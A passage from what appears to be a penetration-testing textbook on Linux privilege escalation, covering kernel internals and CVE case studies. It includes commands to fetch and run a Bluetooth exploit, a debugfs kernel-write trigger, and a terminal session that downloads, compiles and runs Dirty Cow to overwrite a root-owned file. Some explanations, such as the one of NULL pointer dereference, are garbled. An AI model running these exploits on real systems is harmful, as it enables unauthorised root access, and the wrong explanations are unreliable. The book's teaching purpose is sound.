
Privilege escalation is the process of attempting to gain unauthorized high privilege, mostly trying to get root privilege. It is pivoting from the user account to the root account. In order to gain administrative privilege, the attacker exploits weakness in systems (programming bugs, misconfiguration, and so on). There are two types of privilege escalation: vertical and horizontal. When the attacker is moving from a lower privilege to a higher privilege, it is a vertical escalation. If he is moving from one account to another with the same privilege, it is a horizontal escalation. To achieve root permissions in Linux environment, attackers use many techniques:

- **Exploiting Linux services**: As discussed previously, attackers try to find bugs to leverage privileges. Linux services and configurations are good entry points for every hacker and penetration tester. We have the following examples:
    - **X11 service**: X11 is a graphical engine for Linux environments. Many interfaces can run on top of it, such as Gnome and KDE. The X11 service basically runs over 6000-60063 ports. As discussed before, you can use Nmap to enumerate the host for active X11 services. One of the weaknesses of X11 is that an attacker can keylog every written information using an xspy tool, for example. The image here describes a Linux XServer environment:



- **Case study of Linux Bluetooth stack (BlueZ) information leak vulnerability – CVE-2017-1000250**: This vulnerability is a combination of a UserLand and a kernel land exploiting to leak information, including encryption keys in Bluetooth communications. The kernel-user vulnerability is a weakness in the lowest Bluetooth stack named L2CAP. It is a huge threat to many Bluetooth devices, including the ones that run Linux BlueZ: mobile, and IoT. To test the exploit on an android mobile, download it from this GitHub repository `https://github.com/ojasookert/CVE-2017-0785` and run the Python script: `./CVE-2017-0785.py TARGET=XX:XX:XX:XX:XX:XX`. Before that, make sure that you've installed the required Python libraries `pybluez` and `pwntools` using the `pip` utility as shown in the following screenshot:

```
pip install <python_library>
```




- **Wildcards**: They could be deadly weapons. Researchers (back to the future: Unix Wildcards Gone Wild – Leon Juranic) show that wildcards can be used to inject arbitrary commands.
- **SUID abuse**: This can be done using a program (such as Nmap) that requires root privilege to run other commands on the system.
- **Linux kernel exploitation**: This is the most dangerous technique. If an attacker could exploit the kernel, he will get full control of the compromised system.


Linux privilege checker

Linux privilege checker is an enumeration tool with privilege escalation checking capabilities. To give it a try, download it from `http://www.securitysift.com/download/linuxprivchecker.py`. You can download it using the `wget` command as follows:

```
wget http://www.securitysift.com/download/linuxprivchecker.py
```



You can run it on your system by typing `./linuxprivchecker.py` or `python linuxprivchecker.py`.



Another tool for Unix and Linux operating systems is called unix-privesc-checker. It is available at `http://pentestmonkey.net/tools/audit/unix-privesc-check`.


Linux kernel exploitation

There are many motives for hacking, but nothing can be compared with the excitement of fully taking control of the systems. This can be done by exploiting the Linux kernel. Attacking the core of the system will make hackers feel on top of the world; that is why the kernel represents a high-priority target for every hacker.

UserLand versus kernel land

Most operating systems rely on a ring protection model. This model represents superposed conceptual rings varying from high to low privileges. There are four layers numbered from 0 to 3:


- **Ring 3**: This layer is the usual interaction layer, with the user normally in the user mode.
- **Ring 2**: This layer contains operations with low privilege.
- **Ring 1**: This is the layer of input/output operations.
- **Ring 0**: This is the most sensitive layer. The kernel resides in this layer.



Linux, like many recent operating systems, doesn't rely exactly on a ring protection mechanism, but it is working on a two-layer mode: user mode, and kernel mode. The memory is divided into two sections and lands: UserLand and kernel land. The first is used by normal programs, so the processes in this land are using a limited part of memory. The second section is using all the memory, and it runs the most trusted codes.

System calls


System calls, or *syscalls*, are the interfaces between the **UserLand** and the **kernel land**. It varies from an architecture to another; for example, in older processors, interrupts are used for transactions between the two spaces. Now, in newer architecture, optimized instructions are used:



Linux kernel subsystems

The Linux kernel is composed of many components:

- **Memory manager**: This is responsible for access to memory
- **Process scheduler**: This is responsible for managing processes
- **Virtual filesystem**: This represents a common file interface to a huge variety of devices
- **Network interface**: This manages network standard and networking devices
- **Inter-process communications**: This manages communication between many processes in a single system
- **Device drivers**: These are present to make the device hardware usable



Process

A process is an instance of a program. When a program is loaded into memory, then it is named a **process**. A process could be in different states: new, running, waiting, ready, and terminated. In Linux, each process has an identity named `PID`. You can check them using the `ps` command:


```
ghost@kali: ~
File  Edit  View  Search  Terminal  Help
ghost@kali:~$ ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1 202580  7084 ?        Ss   20:31   0:02 /sbin/init
root         2  0.0  0.0      0     0 ?        S    20:31   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    20:31   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   20:31   0:00 [kworker/0:0H]
root         7  0.2  0.0      0     0 ?        S    20:31   0:07 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    20:31   0:00 [rcu_bh]
root         9  0.0  0.0      0     0 ?        S    20:31   0:00 [migration/0]
root        10  0.0  0.0      0     0 ?        S    20:31   0:00 [watchdog/0]
root        11  0.0  0.0      0     0 ?        S    20:31   0:00 [cpuhp/0]
root        12  0.0  0.0      0     0 ?        S    20:31   0:00 [cpuhp/1]
root        13  0.0  0.0      0     0 ?        S    20:31   0:00 [watchdog/1]
root        14  0.0  0.0      0     0 ?        S    20:31   0:00 [migration/1]
root        15  0.0  0.0      0     0 ?        S    20:31   0:00 [ksoftirqd/1]
root        17  0.0  0.0      0     0 ?        S<   20:31   0:00 [kworker/1:0H]
root        18  0.0  0.0      0     0 ?        S    20:31   0:00 [cpuhp/2]
root        19  0.0  0.0      0     0 ?        S    20:31   0:00 [watchdog/2]
root        20  0.0  0.0      0     0 ?        S    20:31   0:00 [migration/2]
root        21  0.0  0.0      0     0 ?        S    20:31   0:00 [ksoftirqd/2]
root        23  0.0  0.0      0     0 ?        S<   20:31   0:00 [kworker/2:0H]
root        24  0.0  0.0      0     0 ?        S    20:31   0:00 [cpuhp/3]
root        25  0.0  0.0      0     0 ?        S    20:31   0:00 [watchdog/3]
root        26  0.0  0.0      0     0 ?        S    20:31   0:00 [migration/3]
```

Threads


Threads are like processes. Although processes are running on a separate memory space, threads are running on a shared memory. They can be scheduled for execution.

Security-Enhanced Linux

Security-Enhanced Linux (**SELinux**) is a security project developed by the United States National Security Agency (NSA). It is a **Linux Security Module** (**LSM**) integrated in the Linux kernel, starting from 2.6.0 kernel release. It implements a mandatory access control (MAC) system to protect the environment. It specifies the policies of how users interact with the system. When a subject such as a process wants to request an action from a file, the SELinux security server check with the **access vector cache** (**AVC**) to grant access, thanks to a security policies database. It is an extra security layer on top of the normal Linux systems. The following is an illustration of a SELinux process workflow:



You can check the global configuration file of the SELinux under the `/etc/selinux` directory:




Memory models and the address spaces

Memory management is an important capability of every operating system. It is also integrated into Linux kernel. Linux manages memory in a virtual way. In other words, there is no correspondence between the physical memory addresses, and the addresses used and seen by the program. This technique gives the users and developers flexibility. Linux is dealing with the following five types of addresses:

- **User virtual addresses**
- **Physical addresses**
- **Bus addresses**
- **Kernel logical addresses**
- **Kernel virtual addresses**

The memory is divided into 4,096 byte memory chunks named pages, to facilitate internal handling. The 12 least significant bits are the offset; the rest is the page number. On the recent x86 architecture, Linux kernel divides the virtual space, usually 4 GB into 3 GB dedicated to UserLand, and 1 GB for kernel land. This operation is named **segmentation**. The kernel uses a page table for the correspondence between physical and virtual addresses. To manage the different regions of memory, it uses a **virtual memory area** (**VMA**):



To show a memory map for a process, you can display the `/proc/1/maps` file using the `cat` command:


```
root@kali: /proc/1
File  Edit  View  Search  Terminal  Help
root@kali:/proc/1# cat maps
55cc49e94000-55cc49f6e000 r-xp 00000000 08:03 6819440                    /lib/systemd/systemd
55cc49f6f000-55cc49f91000 r--p 000da000 08:03 6819440                    /lib/systemd/systemd
55cc49f91000-55cc49f92000 rw-p 000fc000 08:03 6819440                    /lib/systemd/systemd
55cc4b2cf000-55cc4b40b000 rw-p 00000000 00:00 0                          [heap]
7efe48000000-7efe48029000 rw-p 00000000 00:00 0
7efe48029000-7efe4c000000 ---p 00000000 00:00 0
7efe50000000-7efe50029000 rw-p 00000000 00:00 0
7efe50029000-7efe54000000 ---p 00000000 00:00 0
7efe5484a000-7efe5484b000 ---p 00000000 00:00 0
7efe5484b000-7efe5504b000 rw-p 00000000 00:00 0
7efe5504b000-7efe5504c000 ---p 00000000 00:00 0
7efe5504c000-7efe5584c000 rw-p 00000000 00:00 0
7efe5584c000-7efe55850000 r-xp 00000000 08:03 6949160                    /lib/x86_64-linux-gnu/libuuid.so.1.3.0
7efe55850000-7efe55a4f000 ---p 00004000 08:03 6949160                    /lib/x86_64-linux-gnu/libuuid.so.1.3.0
7efe55a4f000-7efe55a50000 r--p 00003000 08:03 6949160                    /lib/x86_64-linux-gnu/libuuid.so.1.3.0
7efe55a50000-7efe55a51000 rw-p 00004000 08:03 6949160                    /lib/x86_64-linux-gnu/libuuid.so.1.3.0
7efe55a51000-7efe55a55000 r-xp 00000000 08:03 6948985                    /lib/x86_64-linux-gnu/libattr.so.1.1.0
7efe55a55000-7efe55c54000 ---p 00004000 08:03 6948985                    /lib/x86_64-linux-gnu/libattr.so.1.1.0
7efe55c54000-7efe55c55000 r--p 00003000 08:03 6948985                    /lib/x86_64-linux-gnu/libattr.so.1.1.0
7efe55c55000-7efe55c56000 rw-p 00004000 08:03 6948985                    /lib/x86_64-linux-gnu/libattr.so.1.1.0
7efe55c56000-7efe55c68000 r-xp 00000000 08:03 6949040                    /lib/x86_64-linux-gnu/libgpg-error.so.0.19.1
7efe55c68000-7efe55e68000 ---p 00012000 08:03 6949040                    /lib/x86_64-linux-gnu/libgpg-error.so.0.19.1
7efe55e68000-7efe55e69000 r--p 00012000 08:03 6949040                    /lib/x86_64-linux-gnu/libgpg-error.so.0.19.1
```

Linux kernel vulnerabilities

Linux kernel is the most critical component in Linux infrastructure. Thus, taking control of it will grant access to all the system and sensitive information. If hackers get root access to even the hardware, they will not be stopped from damaging the systems or stealing critical information. There are many kernel vulnerabilities classified based on the attack surface (memory, pointers, logic, and so on).

NULL pointer dereference

NULL pointer dereferences are availability exploits. Generally, they are caused by a NULL pointer error, and it results a `NullPointerException`. This exception is raised when a pointer, which is a programming object that refers to an address with value of NULL, is pointing to a valid memory space. To avoid this type of attack, you just need to evoke an exception handler:



Arbitrary kernel read/write

Arbitrary kernel read/write is a critical exploit that can be done by passing data to the kernel.


Case study CVE-2016-2443 Qualcomm MSM debug fs kernel arbitrary write

This exploit is using a Linux branch for Qualcomm SoC on android named MSM. It is high and critical. It targets the debug filesystem also known as `debugfs`, which is a RAM-based file system generally used for debugging aims by making information available for user space. That is why it is a good entry to inject some information to the Linux kernel. This exploit gives you the ability to pass data to kernel causing a kernel panic via the echo command: `echo "41414141 42424242" > /sys/kernel/debug/mddi/reg`.

Thus, it will lead to an information leak.

Memory corruption vulnerabilities

Memory management is a vital component of Linux kernel. So, it is an important surface attack. The two major memory corruption exploits that are threats to the kernel and the Linux infrastructure in general are kernel stack, and kernel heap vulnerabilities:



Kernel stack vulnerabilities

The stack is a special memory space. In programming, it is an abstract data type used to collect elements using two operations: push and pop. This section grows automatically, but when it becomes closer to another memory section, it will cause a problem and a confusion to the system. That is why attackers are using this technique to confuse the system with other memory areas.

Kernel heap vulnerabilities

The heap is used for dynamic memory allocation. It resides in the RAM like the stack, but it is slower. The kernel heap is using the following three types of allocators:

- **SLAB**: This is a cache-friendly allocator.

- **Simple list of blocks** (**SLOB**): This is an allocator used in small systems. It uses a first-fit algorithm.
- **SLUB**: It is the default Linux allocator.

Kernel heap exploits are dangerous because in most cases, the attacker doesn't need to prepare a Linux module debugging environment.

Race conditions

Programming with threads is not an easy mission when it comes to scheduling. The bug that occurs when many threads are racing to change the same data structure is named **race conditions**. In other words, it happens when two threats are trying to do the same job. To avoid race conditions, an atomic operation is needed. Thus, when an operation is started, it cannot be stopped or interrupted. Linux provides a solution named *Mutex*, which is the abbreviation of mutual exclusion object. Like its name indicates, mutexes are locks to prevent threads to perform simultaneously. The Dirty Cow (CVE-2016-5195) is a privilege escalation exploit found in Linux kernel based on race conditions. To download the exploit, you can check this GitHub repository at `https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs`.

The following screenshot describes the steps for a C language exploit version for Dirty Cow (CVE-2016-5195):

```
ubuntu@ip-172-30-0-64:~$ uname -a
Linux ip-172-30-0-64 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
ubuntu@ip-172-30-0-64:~$ sudo su -
sudo: unable to resolve host ip-172-30-0-64
root@ip-172-30-0-64:~# echo I am the root user > /etc/foo
root@ip-172-30-0-64:~# chmod 0404  /etc/foo
root@ip-172-30-0-64:~# exit
logout
ubuntu@ip-172-30-0-64:~$ ls -alF /etc/foo
-r-----r-- 1 root root 19 Oct 29 08:09 /etc/foo
ubuntu@ip-172-30-0-64:~$ cat /etc/foo
I am the root user
ubuntu@ip-172-30-0-64:~$ wget -q https://raw.githubusercontent.com/dirtycow/dirtycow.github.io/master/dirtyc0w.c
ubuntu@ip-172-30-0-64:~$ gcc -pthread dirtyc0w.c -o dirtyc0w
ubuntu@ip-172-30-0-64:~$ time ./dirtyc0w /etc/foo YOU_ARE_SO_HACKED_
mmap 7f3082da9000

madvise 0

procselfmem 1800000000


real    1m23.409s
user    0m8.708s
sys     1m13.404s
ubuntu@ip-172-30-0-64:~$ cat /etc/foo
YOU_ARE_SO_HACKED_
ubuntu@ip-172-30-0-64:~$ ls -alF /etc/foo
-r-----r-- 1 root root 19 Oct 29 08:09 /etc/foo
ubuntu@ip-172-30-0-64:~$
 u*  16.04 0:--  2:-*                    65!! 18m 0.19 2.4GHz 991M10% 2016-10-29 08:13:46
```

Logical and hardware-related bugs

Logical and hardware-related exploits are very dangerous. Imagine an attacker who can not only compromise the operating system, but also have full control on the hardware itself. It could be a disaster. Next, we will take a look at related hardware vulnerability that allows attackers to attack a Linux hardware infrastructure.

Case study CVE-2016-4484 – Cryptsetup Initrd root Shell

